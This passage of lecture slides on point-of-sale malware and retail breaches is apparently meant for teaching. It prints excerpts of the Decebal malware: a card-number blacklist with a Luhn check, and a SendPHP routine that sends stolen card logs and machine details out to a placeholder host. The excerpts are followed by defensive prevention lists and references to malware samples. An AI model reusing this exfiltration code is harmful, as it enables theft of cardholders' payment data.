sListaNeagra(26) = "47448700163111111" 'exitthematrix pos trigger
sListaNeagra(27) = "881111111111111111"
sListaNeagra(28) = "883333333333333333"
sListaNeagra(29) = "889999999999999"
sListaNeagra(30) = "5544444444444444"
sListaNeagra(31) = "5577777777777777"
sListaNeagra(32) = "4111111111111111"
sListaNeagra(33) = "4222222222222"
sListaNeagra(34) = "45555555555555"
sListaNeagra(35) = "4999999999999999"
sListaNeagra(36) = "4026444444444444"
sListaNeagra(37) = "4026777777777777"

For i = LBound(sListaNeagra) To UBound(sListaNeagra)
If sNR = sListaNeagra(i) Then: Luhn = False: Exit Function
Next i

If Len(sNR) < 12 Then Luhn = False: Exit Function
If Len(sNR) > 19 Then Luhn = False: Exit Function

SS = StrReverse(sNR)
```

5) Built-in Luhn-validation

Retailer Hack: Decebal malware

```
Sub SendPHP()
  Dim Session As Long, Http As Long, sLink As String, sLG As String, iFile As Integer,

  sLG = sReadStringsFromFile(sLogsPatch)
  sLocal = sReadStringsFromFile(sLocalLogs)

  If Len(sLG) < 10 Then Exit Sub

  If Len(sLocal) > 19 Then sLG = sLG & sLocal

  Session = InternetOpenA("Decebalv1.0", 0, vbNullString, vbNullString, 0)

  sLink = "http://YOURHOST.RO/FISIER.php?&co=" & _
  sHeX(Environ("computername")) & _
  "&us=" & sHeX(Environ("username")) & _
  "&av=" & sHeX(sGetAV) & _
  "&os=" & sHeX(sGetOs) & _
  "&tr2=" & sHeX(sLG)

  Http = InternetOpenUrlA(Session, sLink, vbNullString, 0, &H200, 0)

  If Http <> 0 Then
  InternetCloseHandle Http
  InternetCloseHandle Session
```

6) Uses HTTP headers to exfiltrate stolen data



Prevention and Solutions

-

How it Happened: POS Technical Review

POS Security Weaknesses

- Inadequate network segregation between corporate and POS networks
- Practice of entering credit card numbers directly into computers at each department, rather than using POS credit card terminals directly
- Weak third-party vendor identity/access mgt/compliance oversight
- Attackers initially broke in using credentials stolen from a third-party vendor

Source: Trend Micro

Basic Problem

- Tradeoff: Speed, Ease-of-Use vs. Security
- Speed & Ease-of-Use gain more $ than is lost by security vulnerabilities
- All proposed solutions cost time or money

Prevention: Top Impactful POS Security Ideas

- Hardware: Restrict physical POS device access
- Software: Encrypt POS apps->POS data comms
- Policy: Delete stored cardholder data

Prevention: Policy-Based

- Enforce strict policies regarding physical PoS system repairs and upgrades.
- Routinely delete stored cardholder data.
- Restrict access to the Internet on PoS systems.
- Implement POS logs/audit trails.

Prevention: Impactful ideas

- Set up PoS systems to automatically reimage every 24h.
- Restrict Internet access on PoS systems.
- Disable remote access if not required.
- Whitelisting: only allow approved apps to run on POS devices.
- Communication in and out of POS environments: Restrict to minimum required.
- Encrypt comms between POS applications ->POS data.
- Change default passwords, configurations, and encryption keys. Use strong passwords.

Copyright Sarah Lewis Cortes 2018

Prevention: Impactful ideas

- Deploy the latest version of POS OSs ; regularly apply POS patches.
- Eliminate unnecessary POS ports, accounts, services, scripts, drivers, features, subsystems, file systems, web servers, protocols.
- Regularly apply updates to installed POS software.
- Identify when POS system components change.
- Install and regularly update POS anti-malware solutions to protect against POS malware and malicious URLs.
- Vulnerability scanner: scan systems, apps, web apps.

Copyright Sarah Lewis Cortes 2018

Prevention: Hardware-based

- Multitier hardware firewalls: protect POS networks.
- Breach detection systems (BDSs): detect POS-targeted attacks.
- Intrusion detection/ prevention systems (IDPSs): scan inbound/outbound POS traffic.
- 2FA for remote POS network access by employees, administrators, third parties.
- POS point-to-point encryption.

References/Resources

BurpSuite- password crack
https://www.youtube.com/watch?v=SCHEBItZkdo

Sample RAM Scraper malware:
https://github.com/warewolf/fireeye/blob/master/Alert_Details_example.com_20131025_181223.xml
https://www.shellntel.com/blog/2015/9/16/powershell-cc-memory-scraper

POS Malware -
https://community.softwaregrp.com/t5/Security-Research/Alina-POS-Malware/ba-p/293637#.WOpDtrOYphG

Numaan Huq, Trend Micro



Questions?